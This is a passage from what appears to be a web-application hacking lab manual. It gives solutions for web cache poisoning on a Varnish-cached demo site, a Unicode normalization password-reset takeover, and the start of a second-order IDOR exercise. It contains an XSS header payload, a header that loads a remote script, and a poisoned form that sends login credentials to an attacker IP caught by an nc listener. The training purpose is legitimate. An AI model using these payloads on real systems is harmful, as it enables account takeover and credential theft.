Step 3: After above step wait for 20 sec for cache to become invalid, then submit below Header with custom XSS payload. After submission response will be cached on the varnish server.

```
X-Forwarded-Host: <script>prompt('Password')</script>
```




Step 4: Response is cached. Try accessing the same page from other IPs or browsers. You will access the cached page resulting in XSS.




B. Execute malicious script from Remote location controlled by us.

Step 5: Similarly, as we observed that on submitting Headers 'X-NotSoSecure-Script' it modified script loading location. Therefore, we submitted below Header with a remote server containing different JavaScript but with the same name.

```
X-NotSoSecure-Script: 192.168.4.X:1234
```



Step 6: Cache is poisoned. When a random user accesses the same cached page from a different location or browser. It loads the malicious script from a remote machine controlled by us and executes it.



C. Steal Credentials through From submission

Step 7: Similarly, we observe that we can use “X-Steal-Creds” header to poison from URL to send authentication credentials to a remote server. For this submit below Header with payload.

```
X-Steal-Creds: 192.168.4.X:1234
```

Target: <http://webcache.webhacklab.com>

Request

Raw Headers Hex

```
GET / HTTP/1.1
Host: webcache.webhacklab.com
X-Steal-Creds: 192.168.4.57:1234
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response


Raw Headers Hex HTML Render

Name	Value
HTTP/1.1	200 OK
Date	Wed, 06 Feb 2019 08:43:39 GMT
Server	Apache/2.4.18 (Ubuntu)
Content-Length	1059
Content-Type	text/html; charset=UTF-8
Vary	Accept-Encoding

```
<br>
<form action="http://192.168.4.57:1234/login.php" method="post" name="Login Form">
  <table width="400" border="0" align="center" cellpadding="5" cellspacing="1" class="Table">
    <tr>
      <td colspan="2" align="left" valign="top"><h3>Login</h3></td>
    </tr>
  </table>
```

Step 8: As soon as a random user submits his credentials on the poisoned cached page. Credentials are sent to our listener as shown in the below figure.

```
nc -lvp 1234
```



The screenshot illustrates a web browser window at `webcache.webhacklab.com` displaying a "PHP Application for Webcache Poisoning Demo." The page includes a "Login" form with fields for "Username" (containing "admin") and "Password" (masked with dots), and a "Login" button. A red box highlights the form, and a red arrow points from it to a terminal window below. The terminal shows the listener's output: "Waiting for 192.168.4.57...", "Listening on [0.0.0.0] (family 0, port 1234)", "Connection from 192.168.4.57 51808 received!", and the captured HTTP request: "POST /login.php HTTP/1.1", "Host: 192.168.4.57:1234", "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0", "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8", "Accept-Language: en-US,en;q=0.5", "Accept-Encoding: gzip, deflate", "Referer: http://webcache.webhacklab.com/", "Content-Type: application/x-www-form-urlencoded", "Content-Length: 42", "Connection: close", "Upgrade-Insecure-Requests: 1". A red box highlights the request body: "Username=admin&Password=admin&Submit=Login_".

Module: Miscellaneous Vulnerabilities


Unicode Normalization Attack

Challenge URL: <http://reimbursement.webhacklab.com/Account/ResetPassword>

- Identify and exploit the forgot password functionality to login as userX

Solution:

Step 1: Login to the 'Expense Reimbursement' application using your registered account. Here, we have used 'john' as a victim user account.



Note: To see the normalized characters working in your current version of Firefox browser, an additional dependency is required which is already installed in our custom kali.

Run the following command in case you want to test on a different system:

```
root@kali:~# sudo apt-get install ttf-ancient-fonts
```

Step 2: Register to the 'Expense Reimbursement' application by entering unicode characters as a username. Here, we have used 'JⓐHℕ' user account you can refer to [Online Unicode Tool](#) or [Unicode Charsets](#).

Expense Reimburse Register Log in

Register.

Create a new account.

FirstName

LastName


Username

Email

Password

Confirm password

Step 3: Initiate the Forgot Password request and input the unicode characters as a username. For instance, here we have entered 'J̣ỌḤṆ' as a username to reset the password.



Step 4: In another browser (or private browsing window), open your mailbox to see the received password reset link → Click the link to reset the password.



Step 5: You will be redirected to the Reset Password page. Enter the new password as desired and the username must be the same as mentioned above ('J̄ŌH̄N̄'). Here, we have set a new password as 'New@1234'.

Expense Reimburse

Reset password.

Reset your password.

Username

Password

Confirm password

Step 6: After submitting the above data, the password has been reset for both 'john' user as well as 'J̄ŌH̄N̄' user. This happened due to the application's nature of handling or working with unicode characters.

Expense Reimburse

Reset password confirmation.

Your password has been reset. Please [click here to log in](#)

Step 7: The password for user 'john' is now set to a new password 'New@1234'.

The screenshot shows a web browser's developer tools interface. The top section displays a network request with the following details:

#	Host	Method	URL
269	http://reimbursement.webhacklab.com	POST	/Account/Login

Below this, the 'Request' tab is selected, showing a 'POST request to /Account/Login'. The request body is displayed in a table:

Type	Name	Value
Cookie	__RequestVerificationToken	m87N7VhvyldLWUC4TpHt1u_rFQ...
Body	__RequestVerificationToken	5Ldj_WEwUEASigu0N7mIM-wBHy...
Body	Username	john
Body	Password	New@1234
Body	RememberMe	false

On the right side of the browser window, a dark navigation bar contains the text 'Hello john!' (highlighted with a red box) and a 'Log off' link.


Second-order IDOR

Challenge URL: <http://reimbursement.webhacklab.com/Expense/LoadExpenseFile?id=>


- Exploit Second-order IDOR to view reimbursement details of another user on the application who owns id = 1, 2, 3

Solution:


Step 1: Login to the Expense Reimburse application using your registered account and navigate to the 'Expense' tab. Here, we have used 'john' as an existing user account.



Step 2: Download a sample (SampleData.xls) file from user 'john' account




Step 3: Manipulate the excel data 'Amount' to your desired reimbursement amount.




	A	B	C	D
1	Date	Description	Amount	
2	02/01/2020	Food	500	
3	02/01/2020	Laptop	2000	
4	02/01/2020	Airplane	2500	
5	02/01/2020	Hotel	1000	
6	02/01/2020	Travel	250	
7				


Step 4: Navigate to the 'Add Expense' feature which allows users to upload a file in XLS format. Upload the .xls file 'SampleData.xls' (located in kali → '/root/Downloads').




Step 5: File is uploaded successfully as shown below.



